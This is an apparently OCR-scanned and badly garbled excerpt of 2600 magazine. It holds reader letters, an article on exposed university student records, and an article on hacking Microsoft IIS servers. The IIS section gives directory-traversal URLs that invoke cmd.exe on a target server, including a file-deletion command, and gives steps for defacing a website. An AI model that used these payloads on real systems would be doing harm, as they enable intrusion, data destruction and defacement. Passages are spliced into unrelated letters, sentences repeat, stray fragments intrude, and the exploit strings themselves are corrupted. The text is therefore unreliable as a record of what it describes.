I know it is unfair to tap someone else's line but what exactly are the restrictions on tapping your personal line? Would I have to let the individual on the other side know me for that matter?

Ghost007

Dear 2600:

It's times like this that I realize how little we matter.

I am so shocked.

Thinking

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More on Telemarketing

Dear 2600:

I think all occurs as to the fellow who wrote the telemarketing letter. I have lots of books that I know more than he does after three years calling responses, but I have an angle or two that he did not touch on.

First, in three years, only a few people have asked to never be called again - maybe a dozen - and only one time was the phrase "no call list" mentioned.

Also, I routinely ignore the desire of the other person job is to call prospective clients, whether they are in a shifty mood or not. Trust me, when it turns out they need me, they don't care (or remember) in the post.

Regarding proof, the laws will vary, but I would bet that taking "spouse" notes would suffice in most cases. Note the time, date, company info, and caller info and I bet a judge will admit it. The next time will be the first time though....

If a schemer can't tell me what he is selling in just a few seconds, he is not worthy of my business. If he can't consider that a better. If a 20-second call is really too much for you to take, that is an issue best resolved between you and your receptionist. Waiting on a telemarketer is completely useless unless you get your kicks off that kind of thing, which I imagine plenty of people do. As the other guy mentioned, it's kinda silly to pull off socially un-dopey, very is not stronger who has a lot of your personal info. Use EBA is just one phone call away. If you just hang up, how shall I judge your potential licensing confidence? How would you?

Last, I am here to make money. But I make money by serving people, serving retail store's customers. Perhaps I am making a few critical decisions for a very popular self-service company (I am). If you take the time to speak to me like a human being, I may just make enough info ("Very happy with current vendor X, no current purchases") to stop another call on the same topic. And I might be selling something you need after all.

BTW: I love 2600. Keep up the great work. And I've never minded anything bushy about the way B&N handles your money. That's where I got mine.

Winged Aitor

Camera Crap

Dear 2600:

This is in response to what Special Rover wrote in 18.3. I happen to live not more than a mile from the very screen where those face scaring cameras are mounted. And last April I came back to Tampa, Florida only to find there was a warrant out for my arrest in Baltimore (apparently some one whom I thought was a friend turned me into his eyes in order to get revenge). Now think about how my situation would've changed because of the cameras. When I came to my lawyer, he educated me not to attend the hearing, not to say a word, not to let the police see me, not to give any cops until he had a chance to straighten things out. Historically this has typically meant "speed-

ing" (or some other more polite if franker term would call attention to yourself). And because I found out about the warrant through e-mail means, I had a chance to call my lawyer, strange for me to turn myself in, and get out on bail within a few hours. On the other hand, had the cameras spied me, I would've been (1) arrested, (2) locked in a corner cell, (3) made to wait about two weeks behind bars until I was evicted, (4) beaten to a pulp until I got home (both to jailtime), (5) persecuted, and then I would've had a trial hearing. I'm so glad I didn't generally walk under those cameras during that period of time! What a waste of time though....

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Winged Aitor

I had just bought a copy of 18.3 and was out with my friend late at night at a restaurant while I was skimming through the articles. Our waitress came by and stopped her I am making a few critical decisions for a very popular self-service company (I am). If you take the time to speak to me like a human being, I may just make enough info ("Very happy with current vendor X, no current purchases") to stop another call on the same topic. And I might be selling something you need after all.

BTW: I love 2600. Keep up the great work. And I've never minded anything bushy about the way B&N handles your money. That's where I got mine.

Arghhhh, you're the one who made the logo to "crim-

ping" not the writer's from what you told us. We suggest not taking it so seriously. Despite what you may see in the media, most people don't mean it as an insult when they call you guys bakers.

it's far from unhackable

by s31e

Hacking a Microsoft Windows IIS (Internet Information Services) is actually a very simple process. In this article we are going to show you how to own an IIS server of your own and how to deface the site (not recommended). If you find this in a web server please don't abuse it. Email the admin and tell him about his security flaw.

Flashing Servers that are Vulnerable

There are lots of vulnerabilities for IIS. I am going to show you one of the largest ones. This vulnerability allows the execution of arbitrary commands. To see if this works, try one of the links below:

www.whateverthesiteis.com/test1_5_255c_5_255cowinnt/system32/cmd.exe?cmd+dir+e



To maximize, just change the last part `c:\dir\` to whatever directory you want. Example: `c:\dir\WINNT`

To navigate, just change the last part `c:\dir\` to whatever directory you want. Example: `c:\dir\WINNT\SYSTEM\32\cmd.exe?cmd+dir+e`

To navigate to a folder such as `CPO_SYSTEM` and a subfolder, I just use a computer need not a hacker

at least what Windows sees as a hacker. As I said to me in a sarcastic way, "Screw... not a hacker." Like I was trying to do that I was so new and green, I was mystified. I gave her a confused look and just shook my head and continued reading.

I never claim to be a hacker as I'm not that technically proficient with a computer. I just love to read your articles to learn new things and I agree with your ideals. But I guess since I hang out here often, have no sense of fashion

and a bad attitude, I just use a computer need not a hacker

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trying to do that I was so new and green, I was mystified. I gave her a confused look and just shook my head and continued reading.

To list all chosen files on the server use:

www.whateverthesiteis.com/test1_5_255c_5_255cowinnt/system32\cmd.exe?cmd+dir+e

To download a file use:

www.whateverthesiteis.com/test1_5_255c_5_255cowinnt/system32\cmd.exe?cmd+dir+e

When asked "What would you like to do with this file?" choose "Run this program from its current location". Choosing save to disk will get you a properties screen of that file or something like that.

卷之三

c0%af_&c0%af\wind\system32\cmd.exe?k%20del%20c:\whatever\file.

THE BIBLE AND THE GOSPEL

e0%af.%c0%afwinnt\system32\cmd

including **HTML** code ([118-2.html](#)).

OK, now to the fun part. You have to copy the file CMD.exe to the directory with the page in it. Let's call this page `deface.html` and let's say the directory `deface.html` is in `C:\Windows\temp`.

Use the copy command as follows:

www.whateverthesite.com/ | Balance: \$ 40.94 | Total: \$ 0.00 | View cart

卷之三

For will cause CMD.exe (like command.com in windows) to run in a terminal window.

EXAMINING STUDENT

by Screamer Chat

For the longest time I've been obsessing over an issue that is of the utmost importance to me: privacy. People should have the right to decide what sort of information about them is given out and what is not. For example, if you don't want your number in the phone book you must pay to keep it out (unless you go through the hassle of putting in a false name). But at least there you have a choice. What about your personal records? How many times, and to how many people, have those been given out just so they could "build a demographic" and make more money? If you think about it long enough, it's quite sickening... especially when you consider how many people feel hackers are the ones invading privacy.

With this in mind, I felt it was important to point out something I noticed while visiting a friend of mine at his university. And while naming the school may be a great help to getting the problem solved, it would also imply that this

Rather, I'd like to explain the problem and see what it will do with the information if you attend a large university. They're called "mail stations" and are commonly lower end machines that are meant to be used exclusively for, you guessed it, email. In this case they were iMacs and, given my inexperience with Macs (and all Apple machines for that matter), I was a little uneasy about using them. Nonetheless, I was going to obey the large sign above the machines and use them for their intended purpose. But after doing so, I noticed something that caught my eye and raised my interest. It was a small icon that read "xxxxx Mainframe" (where xxxx is the schwony name). As a hacker I was blown away by such an icon, but also knew not to expect too much from something that could have been nothing more than an image file under a different name. Upon clicking on it, I was taken aback by what occurred.



email address), and worst of all... some visi-
him at his home on campus.

Technologically, there was little to it, which
is what makes it so frightening. Typically when
we see sensitive information out in the open it
found by a hacker who had to use some sort of
skill to obtain it. But this could have very easily

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fortable you are. Or maybe you could even use one of the terminals to obtain their home address and send them a letter. I'm sure they'll be quite surprised.

Should only to Pankher for letting me test out my theoris using his private information, and to Dash Interceptor for his constant support.

I could see ID information, his email address, and even the place where he currently resided.

Like the good little hacker-kid I am, I showed this to him, much to his disgust. Having seen one too many hacker movies he automatically assumed I had "hacked into" the school database, but after walking over to his machine and doing the same thing he was shocked be-

Hopefully this article has given the reader some idea of just how insecure their private information is, and how anyone can walk up to any machine and open up a connection into the system. While it would be difficult to get from the outside world, it would be ridiculous however, especially considering the login screen gives you tips on how to log in.

stating the usual "Unauthorized access is strictly prohibited blah blah blah." But rather than take me to a login prompt, it dumped me right into the middle of what appeared to be a heavily obscured system. A machine with

need some form of ID to use the machines, or even get into the building, you're sadly mistaken. Student ID's are only required for the cafeteria and to purchase books. Anyone, including your worst enemy, could go onto one of

